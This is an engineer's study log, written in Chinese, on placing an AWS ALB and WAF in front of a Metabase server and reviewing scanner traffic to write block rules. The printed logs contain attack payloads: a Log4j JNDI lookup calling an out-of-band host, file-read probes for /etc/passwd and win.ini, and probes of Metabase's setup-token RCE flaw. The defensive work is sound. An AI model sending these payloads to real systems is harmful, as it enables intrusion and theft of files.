- [x] ~~開另一條 branch 加 ALB (不開 pr) (log 存在 waf 的 s3 裡面) (ALB log 存在給 metabase 的 s3 裡面) ✅ 2026-06-26~~
- [x] ~~觀察 log 看要怎麼寫 waf rule ✅ 2026-06-26~~
- [ ] 更新 waf branch 新增 metabase 的 rule
- [ ] 測完就關 ALB

ALB

定義

對外接收 HTTP/HTTPS request 的入口，再根據規則把流量轉發到特定服務

- ALB 好像有分 Listener 跟 Target Group 反覆理解之後應該是
  - Listener 是 ALB 的入口，比如說收到 80 port 要把流量轉交給某個 Target Group
  - Target Group 定義(註冊?)一群後端 target 要怎麼被 ALB 呼叫(ip、port、服務類型)，以及怎麼判斷它們健康，最後要透過 TargetGroupAttachment 把實際的 ip/instance 註冊進去

實作

改 metabase


- 接著把 metabase 的 SG 來源改成允許 alb_sg

新增 ALB

- 新增一個子網，ALB 要跨 AZ 的子網才能用
  - 所以新增 ap-northeast-1c (metabase 在 1a)
  - IP 10.1.0.16/28
- 跟 metabase 那個子網用同一張 RouteTable
- ALB 也有自己的 sg
  - 只放 nuclei_sg 從 80 進來
  - 對外方向全開
- 並且 ALB 是 internal 的只跨 1a 1c
- 設定 TG
  - HTTP[:]3000
  - health check 打 metabase 的 api/health:3000
  - 接著把 metabase instance 註冊進 tg
  - listener 把 80 轉到 tg(:3000)

WAF

直接建




建好之後直接掃，來看一下 log 看看可以怎麼檔，

```
export AWS_PROFILE=pulumi
eval "$(aws configure export-credentials --profile pulumi --format env)"

curl -sS -X POST \
  "https://66ieswmgz3lnq2ej5nofnd4gp40djyhy.lambda-url.ap-northeast-1.on.aws/" \
  --aws-sigv4 "aws:amz:ap-northeast-1:lambda" \
  --user "$AWS_ACCESS_KEY_ID:$AWS_SECRET_ACCESS_KEY" \
  ${AWS_SESSION_TOKEN:+-H "x-amz-security-token: $AWS_SESSION_TOKEN"} \
  -H "content-type: application/json" \
  -d '{"target":"http://internal-alb-af5c00f-1481260622.ap-northeast-1.elb.amazonaws.com","tags":
["metabase"],"capacity":"FARGATE_SPOT"}'
echo
```

目前還沒有 rule 先看一下 log 長怎樣



有這些欄位




```
memory D DESCRIBE waf;
```


waf

timestamp	bigint
formatVersion	bigint
webaclId	varchar
terminatingRuleId	varchar
terminatingRuleType	varchar
action	varchar
terminatingRuleMatchDetails	json[]
httpSourceName	varchar
httpSourceId	varchar
ruleGroupList	json[]
rateBasedRuleList	json[]
nonTerminatingMatchingRules	json[]
requestHeadersInserted	json
responseCodeSent	json
httpRequest	struct(clientip varchar, country varchar, headers struct("name" varchar, "value" varchar)[], uri varchar, args varchar, httpversion varchar, httpmethod varchar, requestid varchar, fragment varchar, scheme varchar, host varchar)
requestBodySize	bigint
requestBodySizeInspectedByWAF	bigint


先看全部，httpRequest 有點長



展開，但 header 好長



再展開，但應該沒什麼重要的，回去看其他東西



看起來他還送我了其他 cve...

```
memory D .mode line
memory D SELECT httpRequest.* FROM waf;
```

output

```
   clientIp = 10.1.0.14
    country = -
    headers = [{'name': Host, 'value': internal-alb-af5c00f-1481260622.ap-northeast-
1.elb.amazonaws.com}, {'name': User-Agent, 'value': 'Mozilla/5.0 (X11; Linux i686; rv:1.9.6.20)
Gecko/ Firefox/3.6.2'}, {'name': Connection, 'value': close}, {'name': Accept, 'value': */*},
{'name': Accept-Langu>
        uri = /setup
       args =
httpVersion = HTTP/1.1
 httpMethod = GET
  requestId = 1-6a3e43d9-09e0b13c2fd730b24331c79e
   fragment =
     scheme = http
       host = internal-alb-af5c00f-1481260622.ap-northeast-1.elb.amazonaws.com

   clientIp = 10.1.0.14
    country = -
    headers = [{'name': Host, 'value': internal-alb-af5c00f-1481260622.ap-northeast-
1.elb.amazonaws.com}, {'name': User-Agent, 'value': 'Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/534.57.2 (KHTML, like Gecko) Version/5.1.7 Safari/534.57.2'}, {'name': Connection,
'value': close}, {'name': A>
        uri = /api/geojson
       args =
url=${jndi:ldap://${:-792}${:-487}.${hostName}.url.d8v47mf5kiqvlhjpqjhgfafdfs849yio1.oast.pro}
httpVersion = HTTP/1.1
 httpMethod = GET
  requestId = 1-6a3e43d9-0189c87474772a706ef8828c
   fragment =
     scheme = http
       host = internal-alb-af5c00f-1481260622.ap-northeast-1.elb.amazonaws.com

   clientIp = 10.1.0.14
    country = -
    headers = [{'name': Host, 'value': internal-alb-af5c00f-1481260622.ap-northeast-
1.elb.amazonaws.com}, {'name': User-Agent, 'value': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Version/15.4 Safari/537.36'}, {'name': Connection, 'value':
close}, {'n>
        uri = /api/session/properties
       args =
httpVersion = HTTP/1.1
 httpMethod = GET
  requestId = 1-6a3e43d9-5723e6f445a68be46cbf8878
   fragment =
     scheme = http
       host = internal-alb-af5c00f-1481260622.ap-northeast-1.elb.amazonaws.com

   clientIp = 10.1.0.14
    country = -
    headers = [{'name': Host, 'value': internal-alb-af5c00f-1481260622.ap-northeast-
1.elb.amazonaws.com}, {'name': User-Agent, 'value': 'Mozilla/5.0 (Macintosh, Intel Mac OS X 10_15_7)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/18.0.1 Safari/605.1.15'}, {'name': Connection,
'value': close>
        uri = /api/geojson
       args = url=file:///etc/passwd
httpVersion = HTTP/1.1
 httpMethod = GET
  requestId = 1-6a3e43d9-359b3ba65618d75829fbad41
```

```
    fragment =
      scheme = http
        host = internal-alb-af5c00f-1481260622.ap-northeast-1.elb.amazonaws.com

    clientIp = 10.1.0.14
     country = -
     headers = [{'name': Host, 'value': internal-alb-af5c00f-1481260622.ap-northeast-
1.elb.amazonaws.com}, {'name': User-Agent, 'value': 'Mozilla/5.0 (X11; Linux i686; rv:1.9.7.20)
Gecko/ Firefox/3.8'}, {'name': Connection, 'value': close}, {'name': Accept, 'value': */*}, {'name':
Accept-Languag>
         uri = /api/geojson
        args = url=file:///c://windows/win.ini
httpVersion = HTTP/1.1
 httpMethod = GET
  requestId = 1-6a3e43d9-2fa08eff383715257c097748
   fragment =
     scheme = http
       host = internal-alb-af5c00f-1481260622.ap-northeast-1.elb.amazonaws.com

    clientIp = 10.1.0.14
     country = -
     headers = [{'name': Host, 'value': internal-alb-af5c00f-1481260622.ap-northeast-
1.elb.amazonaws.com}, {'name': User-Agent, 'value': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 13_3)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.3 Safari/605.1.15'}, {'name': Connection,
'value': close}, {'>
         uri = /auth/login
        args =
httpVersion = HTTP/1.1
 httpMethod = GET
  requestId = 1-6a3e43d9-388bf1421dcdae142dbd80a8
   fragment =
     scheme = http
       host = internal-alb-af5c00f-1481260622.ap-northeast-1.elb.amazonaws.com

    clientIp = 10.1.0.14
     country = -
     headers = [{'name': Host, 'value': internal-alb-af5c00f-1481260622.ap-northeast-
1.elb.amazonaws.com}, {'name': User-Agent, 'value': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 15_3)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/18.3 Safari/605.1.15'}, {'name': Connection,
'value': close}, {'>
         uri = /api/setup/validate
        args =
httpVersion = HTTP/1.1
 httpMethod = POST
  requestId = 1-6a3e43d9-64b8f4273cfc671e37c9313d
   fragment =
     scheme = http
       host = internal-alb-af5c00f-1481260622.ap-northeast-1.elb.amazonaws.com
```

這東西真的很煩

```
為什麼變成 RCE 漏洞(CVE-2023-38646)

如果一台 Metabase 一直卡在「未設定完」:
1. 任何人免登入 →GET `/api

API Error: Claude Code is unable to respond to this request, which appears to violate our Usage Policy
(https://www.anthropic.com/legal/aup). Please double press esc to edit your last message or start a new session for Claude Code to
assist with a different task.

Request ID: req_011CcRgVMf6GC8dyPAe1S9yT
```

主要是這個洞出在 metabase 最一開始還沒有任何使用者帳號時，會給一個讓使用者做第一次初始化設定用的 token。只要 GET `/api/session/properties` 就會把這個 token 噴出來，接著就能用 `/api/setup/validate` 測試看看能不能連上。但我沒辦法直接在 WAF 擋 `/api/session/properties` 吧？因為它其實是 metabase 載入時、前端用來問後端有哪些公開設定的 API，擋掉的話前端會直接壞掉。

好像可以改成擋 `/api/setup/validate`

小結

今天開一條新 branch 加上 ALB（不開 PR），把 WAF 掛在 ALB 前面、log 分別存進各自的 S3，目的是先觀察攻擊流量長什麼樣、再決定 WAF rule 要怎麼寫。過程中把 ALB 的 Listener（入口，把某個 port 的流量轉給 Target Group）跟 Target Group（註冊後端 target、定義健康檢查）的關係搞懂了，也因為 ALB 要跨 AZ，多開了一個 1c 子網。WAF 先不設 rule、純看 log，用 DuckDB 把 httpRequest 展開，看到 nuclei 打進來一堆 header（geojson 的 SSRF/LFI、Log4j 的 `${jndi:...}`、`/api/setup/validate` 等）。結論是不能直接擋 `/api/session/properties`（前端載入會用到，擋了會壞），比較可行的是擋 `/api/setup/validate`。

參考資料

- What is an Application Load Balancer?
- Target groups for your Application Load Balancers
- What is AWS WAF?
- NVD - CVE-2021-41277（Metabase geojson LFI/SSRF）
- NVD - CVE-2021-44228（Log4Shell）